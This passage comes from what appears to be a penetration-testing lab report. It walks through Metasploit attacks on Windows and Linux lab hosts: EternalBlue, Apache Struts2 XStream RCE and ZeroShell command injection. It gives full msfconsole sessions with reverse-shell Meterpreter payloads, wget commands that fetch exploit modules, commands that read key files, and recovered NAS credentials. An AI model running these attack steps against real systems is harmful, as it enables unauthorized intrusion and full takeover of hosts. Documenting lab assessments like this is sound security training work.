
Develop Exploit using Metasploit exploiting the ms17_010 vulnerability discovered.

```
# msfconsole
 msf6 > use windows/smb/ms17_010_eternalblue
 msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 172.16.5.1
 msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
 msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.15.1.113
 msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
 Module options (exploit/windows/smb/ms17_010_eternalblue):
  Name Current Setting Required Description
  ---- --------------- -------- -----------
  RHOSTS 10.15.1.113 yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT 445 yes The target port (TCP)
  SMBDomain . no (Optional) The Windows domain to use for authentication
  SMBPass no (Optional) The password for the specified username  SMBUser no (Optional) The username to authenticate as
VERIFY_ARCH true yes Check if remote architecture matches exploit Target.  VERIFY_TARGET true yes Check if remote OS
matches exploit Target. Payload options (windows/x64/meterpreter/reverse_tcp):
  Name Current Setting Required Description
  ---- --------------- -------- -----------
  EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)  LHOST 172.16.5.1 yes The listen address (an
interface may be specified)  LPORT 4444 yes The listen port
 Exploit target:
  Id Name
  -- ----
  0 Windows 7 and Server 2008 R2 (x64) All Service Packs

 msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

Verify system and uid.

The exploit was executed successfully and we received a Meterpreter session with NT AUTHORITY\SYSTEM privileges on the target.

Launch shell and verify IP address of target box.




Credentials for the NAS box can be found on user Anthony's Desktop

```
type C:\Users\Anthony\Desktop\NAS.txt
```

```
http://10.14.1.121
Username: admin
Password: nas4free123
```

Locate key.txt file in C:\Users\Administrator\Desktop\key.txt.

```
meterpreter > shell
C:\Windows\system32> type C:\Users\Administrator\Desktop\key.txt
```



key.txt

uq0c8n6id4aaj8ivr67e

4. AS45 [B] | 10.15.1.109

Introduction

Tasked to conduct an assessment on 10.15.1.109. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the Apache Struts 2 REST Plugin XStream RCE vulnerability was discovered. NT AUTHORITY\SYSTEM privileges on the target were gained through exploiting the discovered vulnerabilities using the Metasploit framework.

Vulnerabilities Discovered

OS: Microsoft Windows 7 Professional

Open ports: HTTP [8080, 2869, 10243], SMB [135, 139, 445], etc.

Vulnerable to Apache Struts 2 REST Plugin XStream RCE vulnerability.

CVE IDs: CVE-2017-9805

Metasploit exploit: exploit/multi/http/struts2_rest_xstream

Contents of key.txt: 6f7rlecj04by2lvx28ao

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 GNU/Linux

References:

- https://nvd.nist.gov/vuln/detail/CVE-2017-9805
- https://struts.apache.org/docs/s2-052.html
- https://lgtm.com/blog/apache_struts_CVE-2017-9805_announcement
- https://github.com/mbechler/marshalsec


EXPLOIT DESCRIPTION

Apache Struts versions 2.1.2 - 2.3.33 and Struts 2.5 - Struts 2.5.12, using the REST plugin, are vulnerable to a Java deserialization attack in the XStream library.

Attack Narrative


Begin from the local machine.

Scan for open ports. Discover HTTP ports 8080, 2869, 10243 ; SMB ports 135, 139, and 445 & additional ports that may be of interest.




A more in-depth look at open ports.

```
nmap -A 10.15.1.109
```



Run Nikto on HTTP port 8080. Observe /struts2-rest-showcase/ as a potential vulnerability. This is also seen by navigating to HTTP://10.15.1.109:8080/strusts-rest-showcase/ in the web browser.



Search for potential struts2 exploits; the desired exploit is not found.

Install the desired exploit:

```
$ mkdir -p .msf4/modules/exploits
$ cd .msf4/modules/exploits
$ wget https://raw.githubusercontent.com/wvu-r7/metasploit
framework/2dfb1d4b5c4bfb05eef6dc45211c61466dd928a6/modules/exploits/multi/http/struts2_rest_xstream. rb
```

Search for the desired struts2 exploit again in Metasploit. Find exploit/multi/http/struts2_rest_xstream


Observe the rank of "Excellent", showing that this exploit is likely to work.

Potential exploit described here: https://www.infopercept.com/Apache-Struts2-Code-Execution-Exploit & https://medium.com/@t0pazg3m/pentester-lab-s2-052-vulnhub-vm-write-up-596732515819.

Develop Exploit using Metasploit exploiting the multi/http/struts2_rest_xstream vulnerability discovered.

```
# msfconsole
 msf6 > use exploit/multi/http/struts2_rest_xstream
 msf6 exploit(multi/http/struts2_rest_xstream) > set LHOST 172.16.5.3
 msf6 exploit(multi/http/struts2_rest_xstream) > set RHOST 10.15.1.109
 msf6 exploit(multi/http/struts2_rest_xstream) > set payload 8
 msf6 exploit(multi/http/struts2_rest_xstream) > set target 1
 msf6 exploit(multi/http/struts2_rest_xstream) > set TARGETURI /struts2-rest-showcase/orders/3 msf6
 exploit(multi/http/struts2_rest_xstream) > show options
 Module options (exploit/multi/http/struts2_rest_xstream):
  Name Current Setting Required Description
  ---- --------------- -------- -----------
  Proxies no A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS 10.15.1.109 yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT 8080 yes The target port (TCP)  SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an
address on the local machine or 0.0.0.0 to
  listen on all addresses.  SRVPORT 8080 yes The local port to listen on.  SSL false no Negotiate SSL/TLS for outgoing connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
  TARGETURI /struts2-rest-showcase/orders/3 yes Path to Struts action  URIPATH no The URI to use for this exploit (default is
random)
  VHOST no HTTP server virtual host Payload options (cmd/windows/powershell_bind_tcp):
  Name Current Setting Required Description
  ---- --------------- -------- -----------
  LOAD_MODULES no A list of powershell modules separated by a comma to download over the web
  LPORT 4444 yes The listen port
  RHOST 10.15.1.109 no The target address
 Exploit target:
  Id Name
  -- ----
  1 Windows (In-Memory)

 msf6 exploit(multi/http/struts2_rest_xstream) > run
```

Verify privilege.




The exploit was executed successfully and we received a Meterpreter session with NT AUTHORITY\SYSTEM privileges on the target.

Launch shell and verify IP address of target box.

Locate key.txt file in C:\Users\Administrator\Desktop\key.txt.

```
C:\Windows\system32> type C:\Users\Administrator\Desktop\key.txt
```



key.txt

6f7rlecj04by2lvx28ao

5. Zero [B] | 10.15.1.60

Introduction

Tasked to conduct an assessment on 10.15.1.60. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the Zeroshell 3.9.0 Remote Command Execution vulnerability was discovered. Root privileges on the target were gained through exploiting the discovered vulnerabilities using the Metasploit framework.

Vulnerabilities Discovered

OS: Linux zeroshell 4.14.29-ZS

Open ports: HTTP [80], HTTPS [443], SSH [22], DNS [53], and Kerberos [749].

Vulnerable to Zeroshell 3.9.0 Remote Command Execution vulnerability.

CVE IDs: CVE-2019-12725

Metasploit exploit: exploit/linux/http/49096 (from

https://www.exploit-db.com/exploits/49096) Contents of key.txt: usm8fx3c0f0vsxko3glx

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 GNU/Linux

References:

https://nvd.nist.gov/vuln/detail/CVE-2019-12725
https://www.tarlogic.com/advisories/zeroshell-rce-root.txt
https://github.com/X-C3LL/PoC-CVEs/blob/master/CVE-2019-12725/ZeroShell-RCE-EoP.py

EXPLOIT DESCRIPTION

This module exploits an unauthenticated command injection vulnerability found in ZeroShell 3.9.0 in the "/cgi bin/kerbynet" url. As sudo is configured to execute /bin/tar without a password (NOPASSWD) it is possible to run root commands using the "checkpoint" tar options.


Attack Narrative

Begin from the local machine.

Scan for open ports. Discover HTTP port 80; HTTPS port 443; SSH port 22; DNS port 53; and Kerberos port 749.

A more in-depth look at open ports. Note Apache ZeroShell in use.

```
nmap -A 10.15.1.60
```



Run Nikto on HTTP port 80. Observe nothing of particular interest.

Navigate to 10.15.1.60 webserver. Observe ZeroShell Net Service in use which may prove to be exploitable.

Search for the potential ZeroShell exploit.

Potential ZeroShell exploits exist, including one in Metasploit.

Add the desired exploit module to Metasploit.


```
$ cd /usr/share/metasploit-framework/modules/exploits/linux/http
$ sudo wget https://www.exploit-db.com/download/49096 -O 49096.rb

msf6 > reload_all
```

Search for ZeroShell exploit in Metasploit. Find exploit/linux/http/49096.

Develop Exploit using Metasploit exploiting the /linux/http/49096 vulnerability discovered.


```
# msfconsole
msf6 > use exploit/linux/http/49096
msf6 exploit(unix/linux/http/49096) > set LHOST 172.16.5.3
msf6 exploit(unix/linux/http/49096) > set RHOST 10.15.1.60
msf6 exploit(unix/linux/http/49096) > show options

Module options (exploit/linux/http/49096):
 Name Current Setting Required Description
 ---- --------------- -------- -----------
 Proxies no A proxy chain of format type:host:port[,type:host:port][...]  RHOSTS 10.15.1.60 yes The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'
 RPORT 443 yes The target port (TCP)
 SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to
listen on all add
 resses.
 SRVPORT 8080 yes The local port to listen on.
 SSL true yes Use SSL
 SSLCert no Path to a custom SSL certificate (default is randomly generated)
 URIPATH no The URI to use for this exploit (default is random)  VHOST no HTTP server virtual host
Payload options (linux/x86/meterpreter/reverse_tcp):
 Name Current Setting Required Description
 ---- --------------- -------- -----------
 LHOST 172.16.5.3 yes The listen address (an interface may be specified)  LPORT 4444 yes The listen port
Exploit target:
 Id Name
 -- ----
 0 Zeroshell 3.9.0 (x86)

msf6 exploit(unix/linux/http/49096) > run
```

Verify root privilege.



The exploit was executed successfully and we received a Meterpreter session with root privileges on the target.

Launch shell and verify IP address of target box.



Locate key.txt file in /root/key.txt.

```
cat /root/key.txt
```

key.txt

usm8fx3c0f0vsxko3glx

6. Mantis [B] | 10.15.1.74

Introduction

Tasked to conduct an assessment on 10.15.1.74. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the Mantis Bug Tracker v1.3.0 / 2.3.0 - Password Reset vulnerability was discovered. Root privileges on the target were gained through exploiting the discovered vulnerability, accessing the Mantis server, and finding credentials to launch a SSH session.

Vulnerabilities Discovered

OS: Linux mantis 4.4.0-21-generic

Open ports: HTTP [80], SSH [22], etc. [139, 445]

Vulnerable to Mantis Bug Tracker v1.3.0 / 2.3.0 - Password Reset vulnerability.

CVE IDs: CVE-2017-7615

Exploit: https://www.exploit-db.com/exploits/41890

Contents of key.txt: 8fv6wznh6efx966okspg

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 GNU/Linux

References:

https://mantisbt.org/bugs/view.php?id=22690#c56509
https://www.exploit-db.com/exploits/41890
https://nvd.nist.gov/vuln/detail/CVE-2017-7615

